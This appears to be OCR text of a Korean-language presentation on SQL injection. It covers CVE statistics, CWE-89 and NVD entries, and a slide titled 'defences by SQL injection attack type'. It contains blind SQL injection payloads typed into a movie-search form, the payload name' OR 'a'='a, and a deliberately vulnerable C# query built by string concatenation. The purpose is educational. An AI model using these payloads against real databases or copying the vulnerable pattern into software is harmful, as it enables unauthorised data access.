
Search for a movie: ' or 1=1 and length(database())=! Search

The result will be sent by e-mail...


68.0.245의 응답을 기다리는 중...

' or 1=1 and length(database()) = 5 and sleep(2)#

3. 보안 정보 공유 체계_CVE



Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
1999	894	177	112	172			2	7		25	16	103			2
2000	1020	257	208	206		2	4	20		48	19	139			
2001	1677	403	403	297		7	34	123		83	36	220		2	2
2002	2156	498	553	435	2	41	200	103		127	76	199	2	14	1
2003	1527	381	477	372	2	50	129	60	1	62	69	144		16	5
2004	2451	580	614	408	3	148	291	111	12	145	96	134	5	38	5
2005	4935	838	1627	657	21	604	786	202	15	289	261	221	11	100	14
2006	6610	893	2719	664	91	967	1302	322	8	267	272	184	18	849	30
2007	6520	1101	2601	955	95	706	883	338	14	267	326	242	69	700	45
2008	5632	894	2310	699	128	1101	807	362	7	288	268	188	83	170	76
2009	5736	1035	2185	698	188	963	851	323	9	337	302	223	115	138	738
2010	4653	1102	1714	676	342	520	605	276	8	234	284	238	86	73	1501
2011	4155	1221	1334	735	351	294	470	108	7	197	411	206	58	17	557
2012	5297	1425	1459	833	423	243	759	122	13	344	392	250	166	14	623
2013	5191	1455	1186	856	366	156	650	110	7	352	512	274	123	1	206
2014	7939	1599	1572	841	420	304	1103	204	12	457	2106	239	264	2	403
2015	6504	1793	1830	1084	749	221	784	151	12	577	753	366	248	5	129
2016	6454	2029	1496	1313	717	94	498	99	15	444	870	602	86	7	1
2017	14714	3155	3004	2495	745	508	1518	279	11	629	1659	459	327	18	6
2018	16557	1853	3041	2121	400	517	2048	545	11	708	1239	247	461	31	4
2019	17344	1342	3201	1270	488	549	2390	465	10	710	983	202	535	57	13
2020	18325	1351	3248	1618	409	460	2178	401	14	966	1345	310	402	37	62
2021	7986	800	1663	680	143	233	935	190	1	339	404	123	167	16	
Total	154277	26182	38557	20085	6083	8688	19227	4921	187	7895	12699	5513	3226	2305	4423
% Of All		17.0	25.0	13.0	3.9	5.6	12.5	3.2	0.1	5.1	8.2	3.6	2.1	1.5	




Security Vulnerabilities (SQL Injection)

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9
Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending
Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2021-33470			Sql	2021-05-26	2021-05-26	0.0	None	???	???	???	???	???	???
	COVID19 Testing Management System 1.0 is vulnerable to SQL Injection via the admin panel.													
2	CVE-2021-33180			Exec Code Sql	2021-06-01	2021-06-01	0.0	None	???	???	???	???	???	???
	Improper neutralization of special elements used in an SQL command ('SQL Injection') vulnerability in cgi component in Synology Media Server before 1.8.1-2876 allows remote attackers to execute arbitrary SQL commands via unspecified vectors.													
3	CVE-2021-32615	89		Sql	2021-05-13	2021-05-21	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
	Piwigo 11.4.0 allows admin/user_list_backend.php order[0][dir] SQL Injection.													
4	CVE-2021-32104	89		Sql	2021-05-07	2021-05-11	6.5	None	Remote	Low	???	Partial	Partial	Partial
	A SQL injection vulnerability exists (with user privileges) in interface/forms/eye_mag/save.php in OpenEMR 5.0.2.1.													
5	CVE-2021-32102	89		Sql	2021-05-07	2021-05-11	6.5	None	Remote	Low	???	Partial	Partial	Partial
	A SQL injection vulnerability exists (with user privileges) in library/custom_template/ajax_code.php in OpenEMR 5.0.2.1.													
6	CVE-2021-32099	89		Sql Bypass	2021-05-07	2021-05-11	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
	A SQL injection vulnerability in the pandora_console component of Artica Pandora FMS 742 allows an unauthenticated attacker to upgrade his unprivileged session via the /include/chart_generator.php session_id parameter, leading to a login bypass.													
7	CVE-2021-32051	89		Sql	2021-05-14	2021-05-21	5.0	None	Remote	Low	Not required	Partial	None	None
	Hexagon G!nius Auskunftsportal before 5.0.0.0 allows SQL injection via the GiPWorkflow/Service/DownloadPublicFile id parameter.													
8	CVE-2021-31856			Exec Code Sql	2021-04-28	2021-04-28	0.0	None	???	???	???	???	???	???
	A SQL Injection vulnerability in the REST API in Layer5 Meshery 0.5.2 allows an attacker to execute arbitrary SQL commands via the /experimental/patternfiles endpoint (order parameter in GetMesheryPatterns in models/meshery_pattern_persister.go).													
9	CVE-2021-31827	89		Sql	2021-05-18	2021-05-25	6.5	None	Remote	Low	???	Partial	Partial	Partial
	In Progress MOVEit Transfer before 2021.0 (13.0), a SQL injection vulnerability has been found in the MOVEit Transfer web app that could allow an authenticated attacker to gain unauthorized access to MOVEit Transfer's database. Depending on the database engine being used (MySQL, Microsoft SQL Server, or Azure SQL), an attacker may be able to infer information about the structure and contents of the database in addition to executing SQL statements that alter or destroy database elements. This is in MOVEit.DMZ.WebApp in SILHuman.vb.													
10	CVE-2021-31777			Sql	2021-04-28	2021-05-03	0.0	None	???	???	???	???	???	???
	The dce (aka Dynamic Content Element) extension 2.2.0 through 2.6.x before 2.6.2, and 2.7.x before 2.7.1, for TYPO3 allows SQL Injection via a backend user account.													
11	CVE-2021-31316	89		Sql	2021-05-18	2021-05-24	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
	The unprivileged user portal part of CentOS Web Panel is affected by a SQL Injection via the 'idsession' HTTP POST parameter.													

3. 보안 정보 공유 체계_CWE



Common Weakness Enumeration
A Community-Developed List of Software & Hardware Weakness Types

Home > CWE List > CWE- Individual Dictionary Definition (4.4)

Home | About | CWE List | Scoring | Community | News

CWE VIEW: Weaknesses in the 2020 CWE Top 25 Most Dangerous Software Weakne

View ID: 1350
Type: Graph

Objective

CWE entries in this view are listed in the 2020 CWE Top 25 Most Dangerous Software Weaknesses.

Audience


Stakeholder	Description
Software Developers	By following the CWE Top 25, developers are able to significantly reduce the number of weaknesses that occur in the
Product Customers	Customers can use the weaknesses in this view in order to formulate independent evidence of a claim by a product v
Educators	Educators can use this view to focus curriculum and teachings on the most dangerous weaknesses.

Relationships

The following graph shows the tree-like relationships between weaknesses that exist at different levels of abstraction. At the highest level, technically weaknesses) are special CWE entries used to group weaknesses that share a common characteristic. Pillars are weaknesses that weaknesses are varying levels of abstraction. Classes are still very abstract, typically independent of any specific language or technology. B variant is a weakness that is described at a very low level of detail, typically limited to a specific language or technology. A chain is a set of exploitable vulnerability. While a composite is a set of weaknesses that must all be present simultaneously in order to produce an exploitab

Expand All | Collapse All

1350 - Weaknesses in the 2020 CWE Top 25 Most Dangerous Software Weaknesses
- Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') - *(79)*
- Out-of-bounds Write - *(787)*
- Improper Input Validation - *(20)*
- Out-of-bounds Read - *(125)*
- Improper Restriction of Operations within the Bounds of a Memory Buffer - *(119)*
- Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection') - *(89)*
- Exposure of Sensitive Information to an Unauthorized Actor - *(200)*



Demonstrative Examples

Example 1

In 2008, a large number of web servers were compromised using the same SQL injection attack string. This single string worked against many different programs. The SQL injection was then used to modify the web sites to serve malicious code.

Example 2

The following code dynamically constructs and executes a SQL query that searches for items matching a specified name. The query restricts the items displayed to those where owner matches the user name of the currently-authenticated user.

Example Language: **C#** *(bad code)*

```
...
string userName = ctx.getAuthenticatedUserName();
string query = "SELECT * FROM items WHERE owner = '" + userName + "' AND itemname = '" + ItemName.Text + "'";
sda = new SqlDataAdapter(query, conn);
DataTable dt = new DataTable();
sda.Fill(dt);
...
```

The query that this code intends to execute follows:


(informative)

```
SELECT * FROM items WHERE owner = <userName> AND itemname = <itemName>;
```


However, because the query is constructed dynamically by concatenating a constant base query string and a user input string, the query only behaves correctly if itemName does not contain a single-quote character. If an attacker with the user name wiley enters the string:

(attack code)

```
name' OR 'a'='a
```



#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2021-33470			Sql	2021-05-26	2021-05-26	0.0	None	???	???	???	???	???	???
COVID19 Testing Management System 1.0 is vulnerable to SQL Injection via the admin panel.														
2	CVE-2021-33180			Exec Code Sql	2021-06-01	2021-06-01	0.0	None	???	???	???	???	???	???
Improper neutralization of special elements used in an SQL command ('SQL Injection') vulnerability in cgi component in Synology Media Server before 1.8.1-2876 allows remote attackers to execute arbitrary SQL commands via unspecified vectors.														
3	CVE-2021-32615	89		Sql	2021-05-13	2021-05-21	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
Piwigo 11.4.0 allows admin/user_list_backend.php order[0][dir] SQL Injection.														



Common Weakness Enumeration
A Community-Developed List of Software & Hardware Weakness Types


Home > CWE List > CWE- Individual Dictionary Definition (4.4)

Home | About | CWE List | Scoring | Community | News | Guidance | Sear

CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

Weakness ID: 89
Abstraction: Base
Structure: Simple

3. 보안 정보 공유 체계_NVD



Information Technology Laboratory

NATIONAL VULNERABILITY DATABASE

VULNERABILITIES

CVE-2021-33470 Detail

UNDERGOING ANALYSIS

This vulnerability is currently undergoing analysis and not all information is available. Please check back soon to view the completed vulnerability summary.

Description

COVID19 Testing Management System 1.0 is vulnerable to SQL Injection via the admin panel.

Severity CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:


NIST: NVD **Base Score:** N/A NVD score not yet provided.

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provide
CVE List from the CNA.

Note: NVD Analysts have not published a CVSS score for this CVE at this time. NVD Analysts use publicly available information at the time of
associate CVSS vector strings.

QUICK INFO

CVE Dictionary Entry:
CVE-2021-33470
NVD Published Date:
05/26/2021
NVD Last Modified:
05/26/2021
Source:
MITRE



TOTAL CVE Records: 154789

HOME > ABOUT CVE > CVE AND NVD RELATIONSHIP

CVE and NVD Relationship

CVE and NVD Are Two Separate Programs

The CVE List was launched by MITRE as a community effort in 1999, and the U.S. National Vulnerability Database (NVD) was launched by the National Institute of Standards and Technology (NIST) in 2005.

- **CVE** - A list of records—each containing an identification number, a description, and at least one public reference—for publicly known cybersecurity vulnerabilities. CVE Records are used in numerous cybersecurity products and services from around the world, including NVD.
- **NVD** - A vulnerability database built upon and fully synchronized with the CVE List so that any updates to CVE appear immediately in NVD.
- **Relationship** – The CVE List *feeds* NVD, which then builds upon the information included in CVE Records to provide enhanced information for each record such as fix information, severity scores, and impact ratings. As part of its enhanced information, NVD also provides advanced searching features such as by OS; by vendor name, product name, and/or version number; and by vulnerability type, severity, related exploit range, and impact.

While separate, both CVE and NVD are sponsored by the U.S. Department of Homeland Security (DHS) Cybersecurity and Infrastructure Security Agency (CISA), and both are available to the public and free to use.

4. SQL 삽입 공격 유형 별 방어 대책

발표를 마치겠습니다!
감사합니다!